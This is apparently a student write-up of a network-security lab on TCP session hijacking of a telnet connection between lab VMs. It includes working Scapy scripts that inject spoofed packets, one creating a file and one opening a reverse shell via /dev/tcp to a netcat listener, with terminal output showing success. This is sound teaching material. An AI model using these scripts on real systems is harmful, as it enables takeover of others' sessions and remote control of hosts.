First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5), send some packets (just type some characters in client's terminal).


Then, capture the latest packet from client to server, find its source port, sequence number and acknowledged number, which will be useful in hijacking.



After that, send spoofed packet with our malicious command.



Results on the server side.



The screenshot shows a terminal window with a dark background and a light blue sidebar on the left containing various application icons. The terminal text is as follows:

```
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed 4096 May 1 2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 May 9 2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25 2017 examples.desktop
-rw-rw-r-- 1 seed seed 1661676 Jan 2 2019 get-pip.py
-rw-rw-r-- 1 seed seed 0 Feb 19 02:50 hijack.txt
drwxrwxr-x 4 seed seed 4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed 4096 May 9 2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxrwxr-x 4 seed seed 4096 May 9 2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[02/19/20]seed@VM:~$ rm hijack.txt
[02/19/20]seed@VM:~$ ls -l
total 1692
drwxrwxr-x 4 seed seed 4096 May 1 2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 May 9 2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25 2017 examples.desktop
-rw-rw-r-- 1 seed seed 1661676 Jan 2 2019 get-pip.py
-rw-rw-r-- 1 seed seed 0 Feb 19 03:09 hijack.txt
drwxrwxr-x 4 seed seed 4096 Jan 25 11:33 Lab
drwxrwxr-x 3 seed seed 4096 May 9 2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxrwxr-x 4 seed seed 4096 May 9 2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[02/19/20]seed@VM:~$
```

task4.py

```
from scapy.all import *
```

```
import sys
```

```
def spoof(pkt):
```

```
    header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
```

```
    if pkt[IP].len != header_len:
```

```
        return
```

```
    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
```

```
    tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack =
```

```
pkt[TCP].ack, seq = pkt[TCP].seq)
```

```
    data = "\r touch ~/hijack.txt \r"
```

```
    send(ip/tcp/data, iface = "enp0s3", verbose = 0)
```

```
    sys.exit()
```

```
sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn =
```


```
spoof)
```

Task 5: Creating Reverse Shell using TCP Session Hijacking

First of all, establish a telnet connection from client (10.0.2.4) to server (10.0.2.5).

Then, run sniffing and spoofing python script and listen on 9090 port.

After that, type some characters in client's terminal to activate sniffing and spoofing program.



The screenshot displays two terminal windows side-by-side. The left window, titled 'root@VM: /home/seed/Lab4', shows the output of the 'ifconfig' command for the 'enp0s3' interface, displaying IP address 10.0.2.15 and other network statistics. The right window, titled 'root@VM: /home/seed', shows a netcat listener on port 9090. It receives a connection from 10.0.2.5. After running 'ifconfig' in the client terminal, the netcat listener window shows updated statistics for the 'enp0s3' interface, indicating a successful connection and data transfer.

```
root@VM:/home/seed/Lab4# python task5.py
root@VM:/home/seed/Lab4# ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:a1:23:df
        inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::7ebe:45a7:3ecc:b9de/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:1335719 errors:0 dropped:0 overruns:0 frame:0
        TX packets:89836788 errors:0 dropped:0 overruns:0 carrier:
        collisions:0 txqueuelen:1000
        RX bytes:111413126 (111.4 MB)  TX bytes:1095568106 (1.0 G
        MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:1121 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1121 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:86066 (86.0 KB)  TX bytes:86066 (86.0 KB)

root@VM:/home/seed/Lab4#
```

```
root@VM:/home/seed# nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.5] port 9090 [tcp/*] accepted (family 2, sp
ort 43258)
[02/19/20]seed@VM:~$ ifconfig
ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:d2:78:ac
        inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::905e:819f:d374:998a/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
        RX packets:7349909 errors:0 dropped:0 overruns:0 frame:0
        TX packets:4592912 errors:0 dropped:0 overruns:0 carrier:
        collisions:0 txqueuelen:1000
        RX bytes:441077223 (441.0 MB)  TX bytes:275702452 (275.7
        MB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:3967 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3967 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1
        RX bytes:247353 (247.3 KB)  TX bytes:247353 (247.3 KB)

[02/19/20]seed@VM:~$
```

The screenshot showed that we could control the server VM with reverse shell by using TCP session hijacking (note the ip address of those 2 terminals).

task5.py

```
from scapy.all import *
```

```
import sys
```

```
def spoof(pkt):
```

```
    header_len = 4 * (pkt[IP].ihl+pkt[TCP].dataofs)
```

```
    if pkt[IP].len != header_len:
```

```
        return
```

```
    ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
```

```
    tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = "PA", ack =  
pkt[TCP].ack, seq = pkt[TCP].seq)
```

```
    data = "\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r"
```

```
    send(ip/tcp/data, iface="enp0s3", verbose = 0)
```

```
    sys.exit()
```

```
sniff(filter = "src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23", prn =  
spoof)
```